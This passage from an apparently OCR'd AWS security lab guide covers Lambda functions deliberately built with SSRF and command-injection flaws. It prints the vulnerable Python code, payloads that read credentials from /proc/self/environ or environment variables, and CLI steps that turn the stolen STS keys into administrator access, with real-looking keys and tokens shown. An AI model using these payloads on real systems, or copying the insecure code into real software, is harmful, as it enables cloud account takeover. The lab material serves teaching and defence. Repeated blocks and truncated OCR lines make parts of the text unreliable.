
```
aws iam list-attached-role-policies --role-name AdministratorAccessRoleForEC2 --profile
```

```
shashankdubey@192 ~ % aws iam list-attached-role-policies --role-name AdministratorAc
cessRoleForEC2 --profile rce-poc
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonSSMManagedInstanceCore",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
shashankdubey@192 ~ %
```

`Here, the attacker have successfully exploited the RCE vulnerability and got the administrator access of AWS account`

Threat Simulation Flow




Attacker
Get IMDSv2 Token
IMDSv2 169.254.169.254
Get IAM Role
IAM Instance Role
Get STS Credentials
STS
Login with STS Credentials
Administrator Access


Next

Lambda Lab - 01

Publicly exposed Lambda functions with XYZ privileges and SSRF vulnerability

Summary

In this scenario, We will see the simulation of an attack where a lambda function with an Admin Role attached to it. Also, the lambda functio has an API running with SSRF vulnerability. Here attacker will take advantage of the SSRF and hit the `file:///proc/self/environ` file path in order to get the temporary credentials against the Admin role that is attached to the lambda function which eventually gives the Administrator access to the AWS Account.

Create Lab

- Create a lambda function
- Attach the Administrator Policy to the lambda execution IAM role
- Make sure function ur is enabled and publicly accessible
- Use Python3 environment and add the following vulnerable code with SSRF and click on deploy

`Vulnerable Code`

```
import urllib.request

def lambda_handler(event, context):
    html_form = """
    <!DOCTYPE html>
    <html lang="en">
    <head>
```


```
    <meta charset="UTF-8">
    <title>SSRF Demo</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            max-width: 600px;
            margin: 0 auto;
            padding: 20px;
        }
        h2 {
            color: #333;
        }
        form {
            margin-bottom: 20px;
        }
        input[type="text"] {
            width: 80%;
            padding: 8px;
            margin-right: 10px;
        }
        input[type="submit"] {
            padding: 8px 16px;
        }
        pre {
            background: #f4f4f4;
            padding: 10px;
            border: 1px solid #ddd;
        }
    </style>
    <script>
        async function fetchUrl() {
            const form = document.getElementById('ssrfForm');
            const result = document.getElementById('result');
            const url = form.elements['url'].value;
            const functionUrl = window.location.href.split('?')[0];

            try {
                const response = await fetch(functionUrl + '?url=' + encodeURICompo
                const data = await response.text();
                result.innerHTML = `<pre>${data}</pre>`;
            } catch (error) {
                result.innerHTML = `<pre>Error: ${error.message}</pre>`;
            }
        }
    </script>
</head>
<body>
    <h2>Vulnerable SSRF Example</h2>
    <p>This form demonstrates a Server-Side Request Forgery (SSRF) vulnerability. T
    <form id="ssrfForm" onsubmit="fetchUrl(); return false;">
        <input type="text" name="url" placeholder="Enter URL">
```


```
            <input type="submit" value="Fetch URL">
        </form>
        <div id="result"></div>
    </body>
    </html>
    """

    if 'queryStringParameters' in event and event['queryStringParameters'] and 'url' in
        url = event['queryStringParameters']['url']
        try:
            response = urllib.request.urlopen(url)
            return {
                'statusCode': 200,
                'body': response.read().decode('utf-8'),
                'headers': {
                    'Content-Type': 'text/html'
                }
            }
        except Exception as e:
            return {
                'statusCode': 500,
                'body': str(e),
                'headers': {
                    'Content-Type': 'text/html'
                }
            }
    else:
        return {
            'statusCode': 200,
            'body': html_form,
            'headers': {
                'Content-Type': 'text/html'
            }
        }
```

Attack Path Simulation

1. Navigate to the SSRF vulnerable webpage


```
https://4umidyyz23t3c44jvucz5zp5nq0kylcb.lambda-url.ap-south-1.on.aws/
```





2. Enter the following payload to fetch the IAM role name, which will be further used to get Programmatic credentials.

```
file:///proc/self/environ
```



3. *Here we can see that we have the* `AccessKeyId` , `SecretAccessKey` & `Token`
   Use these `AccessKeyId` , `SecretAccessKey` & `Token` to configure aws cli

```
aws configure --profile rce-poc
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc
AWS Access Key ID [None]: ASIAUDWBSUEYQRM4QW3R
AWS Secret Access Key [None]: V2OFqeZMECsRC9Na4j3IZzpkCNklfoyXGbyoYmoz
Default region name [None]:
Default output format [None]:
shashankdubey@192 ~ %
```

Also, set the session token using below command

Also, set the session token using below command

```
aws configure --profile rce-poc set aws_session_token
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc set aws_session_token IQoJb3JpZ
2luX2VjENL//////////wEaCmFwLXNvdXRoLTEiRzBFAiEAgb87A4TwAWI9aHRnrV/RGxndZUCmbM7iT8UCef
POsVMCIF72MXXK3Du44ZKY0SAnNeRgJsXh2G27xU659lBF0xrLKr0FCEsQARoMMjgyODAwMDcwOTYxIgwauYZ
bVjZhirtlDnUqmgWt35xILbZ8EypRbYeDGGPyKhAJfKKYq6lvmyzzwHgd2uBGrlUlFZSEq8j7SbcnMZHj3MJH
df9Fkw+XS5mwWIUgt9F3GWugleVBiM1ayHF2UPZwjYKRV1damOYQ9BLPauZDQiFknIsWL44c4HFzwA3WlTmwC
7gVSn4VpgaJAsO9wxEChFGLeMu4dMHsHvBa7xR/GeR6LO3kaFO32+7q3XYZTVGhJiMq7+xuptvEcc4jtoOt4x
WYZ1Kre0O6N7iRqJ14K4isRHUtjWAx3lolPdWTDFPYPsyhxWUrz0nvPeO/WTsdXKcPd2tJ5GvEMGn5Qf9fjeD
z0Xv5yRkFr2o961A9kDW0JIS5mZQOPWRNb1VT5m8eH6kzByWTdEsKe05aFrjU7ghQ5V75lQm4w7GZEMJUKnco
MfTxWolLVz10KkodzzCQV+Ff4BWLoPjLx08fk3g0ms+lg1H9BmnoX7pPaAHNJArxdhIaBCzjxYE2XlpMrxj5K
KFqmVt1UBZb6pL1Tbzo3F3QD7Zg7ZMzU1Yr3olmNOFp9l5ld+RT73f5/Z1FHZ/k9YboO3JOHSDzV8oSazzLdA
65xi9XMZQEMGDz6Fi0BMMJYrMqNbTudsHrnNhyJLh9kGUaBnz41MVpy7GEPY+RHmpWd84/tmRAtjOjzB2b2zj
3g7h8GzHA7Z1gBBqvZYfuP75Irq31bN3me3/9a96+QAEUJyHe+vaM7w/WqwPzOyWadS+6+lY1cGXIDObdIWi
n0bVatfOhj93X9gxUNKJTDoSzWkP6x7fGezzCFhRBFcVaPWK98aISilyzZbGp9junvKHwuPYOKfZj1yZSylOo
ekB/bTjIqY0Y39fLca7DcJb5y5cchY5eulqeVc+ApqaIzbw2HTY9WkwwcOzsgY6sQHzQDCylEvIe/2aKq7Vi0
ArqCR4FYMlQWrqLw1jnqu7hK86857/6Ap5bK3OmiVQV+JUSGuR64nSb5lwtWJQEtgaO3grFhlt20QlXm2LcSz
psGptO7fw8hpLCz3OviH+TtyyxkdI/jggW4cgETGFx6wR5XWctg9b1G6CshP9I54hKd8YIBFRZOTVyPORrssZ
kh/5Zfr+1jovsSwSsOR/0RaiOEg97wTKntqVh131+RUr4zo=
shashankdubey@192 ~ %
```

5. Now, let's try to check that the credentials are valid or not.

```
aws sts get-caller-identity --profile rce-poc
```

```
shashankdubey@localhost ~ % aws sts get-caller-identity --profile rce-poc
{
    "UserId": "AROAUDWBSUEY53X7UQE2W:RCE",
    "Account": "282800070961",
    "Arn": "arn:aws:sts::282800070961:assumed-role/RCE-role-xyza2b1o/RCE"
}
shashankdubey@localhost ~ %
```

Looks like we have the valid credentials.

6. Now, Let's check the policy attached to the current role to verify the administrator access.


```
aws iam list-attached-role-policies --role-name RCE-role-xyza2b1o --profile rce-poc
```


```
shashankdubey@192 ~ % aws iam list-attached-role-policies --role-name AdministratorAc
cessRoleForEC2 --profile rce-poc
{
    "AttachedPolicies": [
```

```
        {
            "PolicyName": "AmazonSSMManagedInstanceCore",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
shashankdubey@192 ~ %
```

Here, the attacker have successfully exploited the RCE vulnerability and got the administrator access of AWS account

Threat Simulation Flow




et STS Credentials
rom env variables
STS
Login with STS Credentials
Administrator Access

Next

2

Lambda Lab - 02

Publicly exposed Lambda functions with XYZ privileges and command injection vulnerability

Summary

In this scenario, We will see the simulation of an attack where a lambda function having public url and an Admin Role attached to it. Also, the lambda function acting as an API running with RCE vulnerability. Here attacker will take advantage of the RCE and hit the various OS commands in order to get the temporary credentials against the Admin role that is attached to the lambda function which eventually gives the Administrator access to the AWS Account.

Create Lab

- Create a lambda function
- Attach the Administrator Policy to the lambda execution IAM role
- Make sure function ur is enabled and publicly accessible
- Use Python3 environment and add the following vulnerable code with RCE and click on deploy

`Vulnerable Code`

Python Copy

```python
import subprocess
import html

def lambda_handler(event, context):
    html_form = """
    <!DOCTYPE html>
    <html lang="en">
```


```
<head>
    <meta charset="UTF-8">
    <title>RCE Demo</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            max-width: 600px;
            margin: 0 auto;
            padding: 20px;
        }
        h2 {
            color: #333;
        }
        form {
            margin-bottom: 20px;
        }
        input[type="text"] {
            width: 80%;
            padding: 8px;
            margin-right: 10px;
        }
        input[type="submit"] {
            padding: 8px 16px;
        }
        pre {
            background: #f4f4f4;
            padding: 10px;
            border: 1px solid #ddd;
        }
    </style>
    <script>
        async function executeCommand() {
            const form = document.getElementById('rceForm');
            const result = document.getElementById('result');
            const command = form.elements['command'].value;
            const functionUrl = window.location.href.split('?')[0];

            try {
                const response = await fetch(functionUrl + '?command=' + encodeURIC
                const data = await response.text();
                result.innerHTML = `<pre>${data}</pre>`;
            } catch (error) {
                result.innerHTML = `<pre>Error: ${error.message}</pre>`;
            }
        }
    </script>
</head>
<body>
    <h2>Vulnerable Lambda with RCE Lab</h2>
    <p>This form demonstrates a Remote Code Execution (RCE) vulnerability. The appl
    <form id="rceForm" onsubmit="executeCommand(); return false;">
```

```
            <input type="text" name="command" placeholder="Enter command">
            <input type="submit" value="Execute Command">
        </form>
        <div id="result"></div>
    </body>
    </html>
    """

    if 'queryStringParameters' in event and event['queryStringParameters'] and 'commanc
        command = event['queryStringParameters']['command']
        try:
            # Execute the command
            result = subprocess.check_output(command, shell=True, stderr=subprocess.STD
            return {
                'statusCode': 200,
                'body': html.escape(result),
                'headers': {
                    'Content-Type': 'text/html'
                }
            }
        except subprocess.CalledProcessError as e:
            return {
                'statusCode': 500,
                'body': html.escape(e.output),
                'headers': {
                    'Content-Type': 'text/html'
                }
            }
    else:
        return {
            'statusCode': 200,
            'body': html_form,
            'headers': {
                'Content-Type': 'text/html'
            }
        }
```

Attack Path Simulation


1. Navigate to the RCE vulnerable lambda endpoint

```
https://uodzzrvdnlafvckyrjmzxc6ylm0otpcj.lambda-url.ap-south-1.on.aws/
```




2. Enter the the list of following commands to fetch the Temporary Programmatic credentials against the IAM Execution Role attached to the Lambda


```
printenv
env
cat /proc/self/environ
```



printenv



env



cat /proc/self/environ

3. *Here we can see that we have the* `AccessKeyId` , `SecretAccessKey` & `Token`
   Use these `AccessKeyId` , `SecretAccessKey` & `Token` to configure aws cli

```
aws configure --profile rce-poc
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc
AWS Access Key ID [None]: ASIAUDWBSUEYQRM4QW3R
AWS Secret Access Key [None]: V2OFqeZMECsRC9Na4j3IZzpkCNklfoyXGbyoYmoz
Default region name [None]:
Default output format [None]:
```

```
shashankdubey@192 ~ %
```

Also, set the session token using below command

```
aws configure --profile rce-poc set aws_session_token
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc set aws_session_token IQoJb3JpZ
2luX2VjENL//////////wEaCmFwLXNvdXRoLTEiRzBFAiEAgb87A4TwAWI9aHRnrV/RGxndZUCmbM7iT8UCef
POsVMCIF72MXXK3Du44ZKY0SAnNeRgJsXh2G27xU659lBF0xrLKr0FCEsQARoMMjgyODAwMDcwOTYxIgwauYZ
bVjZhirtlDnUqmgWt35xILbZ8EypRbYeDGGPyKhAJfKKYq6lvmyzzwHgd2uBGrlUlFZSEq8j7SbcnMZHj3MJH
df9Fkw+XS5mwWIUgt9F3GWugleVBiM1ayHF2UPZwjYKRV1damOYQ9BLPauZDQiFknIsWL44c4HFzwA3WlTmwC
7gVSn4VpgaJAsO9wxEChFGLeMu4dMHsHvBa7xR/GeR6LO3kaFO32+7q3XYZTVGhJiMq7+xuptvEcc4jtoOt4x
WYZ1Kre0O6N7iRqJ14K4isRHUtjWAx3lolPdWTDFPYPsyhxWUrz0nvPeO/WTsdXKcPd2tJ5GvEMGn5Qf9fjeD
z0Xv5yRkFr2o961A9kDW0JIS5mZQOPWRNb1VT5m8eH6kzByWTdEsKe05aFrjU7ghQ5V75lQm4w7GZEMJUKnco
MfTxWolLVz10KkodzzCQV+Ff4BWLoPjLx08fk3g0ms+lg1H9BmnoX7pPaAHNJArxdhIaBCzjxYE2XlpMrxj5K
KFqmVt1UBZb6pL1Tbzo3F3QD7Zg7ZMzU1Yr3olmNOFp9l5ld+RT73f5/Z1FHZ/k9YboO3JOHSDzV8oSazzLdA
65xi9XMZQEMGDz6Fi0BMMJYrMqNbTudsHrnNhyJLh9kGUaBnz41MVpy7GEPY+RHmpWd84/tmRAtjOjzB2b2zj
3g7h8GzHA7Z1gBBqvZYfuP75Irq31bN3me3/9a96+QAEUJyHe+vaM7w/WqwPzOyWadS+6+lY1cGXIDObdIWi
n0bVatfOhj93X9gxUNKJTDoSzWkP6x7fGezzCFhRBFcVaPWK98aISilyzZbGp9junvKHwuPYOKfZj1yZSylOo
ekB/bTjIqY0Y39fLca7DcJb5y5cchY5eulqeVc+ApqaIzbw2HTY9WkwwcOzsgY6sQHzQDCylEvIe/2aKq7Vi0
ArqCR4FYMlQWrqLw1jnqu7hK86857/6Ap5bK3OmiVQV+JUSGuR64nSb5lwtWJQEtgaO3grFhlt20QlXm2LcSz
psGptO7fw8hpLCz3OviH+TtyyxkdI/jggW4cgETGFx6wR5XWctg9b1G6CshP9I54hKd8YIBFRZOTVyPORrssZ
kh/5Zfr+1jovsSwSsOR/0RaiOEg97wTKntqVh131+RUr4zo=
shashankdubey@192 ~ %
```

5. Now, let's try to check that the credentials are valid or not.

```
aws sts get-caller-identity --profile rce-poc
```

```
shashankdubey@localhost ~ % aws sts get-caller-identity --profile rce-poc
{
    "UserId": "AROAUDWBSUEY53X7UQE2W:RCE",
    "Account": "282800070961",
    "Arn": "arn:aws:sts::282800070961:assumed-role/RCE-role-xyza2b1o/RCE"
}
shashankdubey@localhost ~ %
```

Looks like we have the valid credentials.

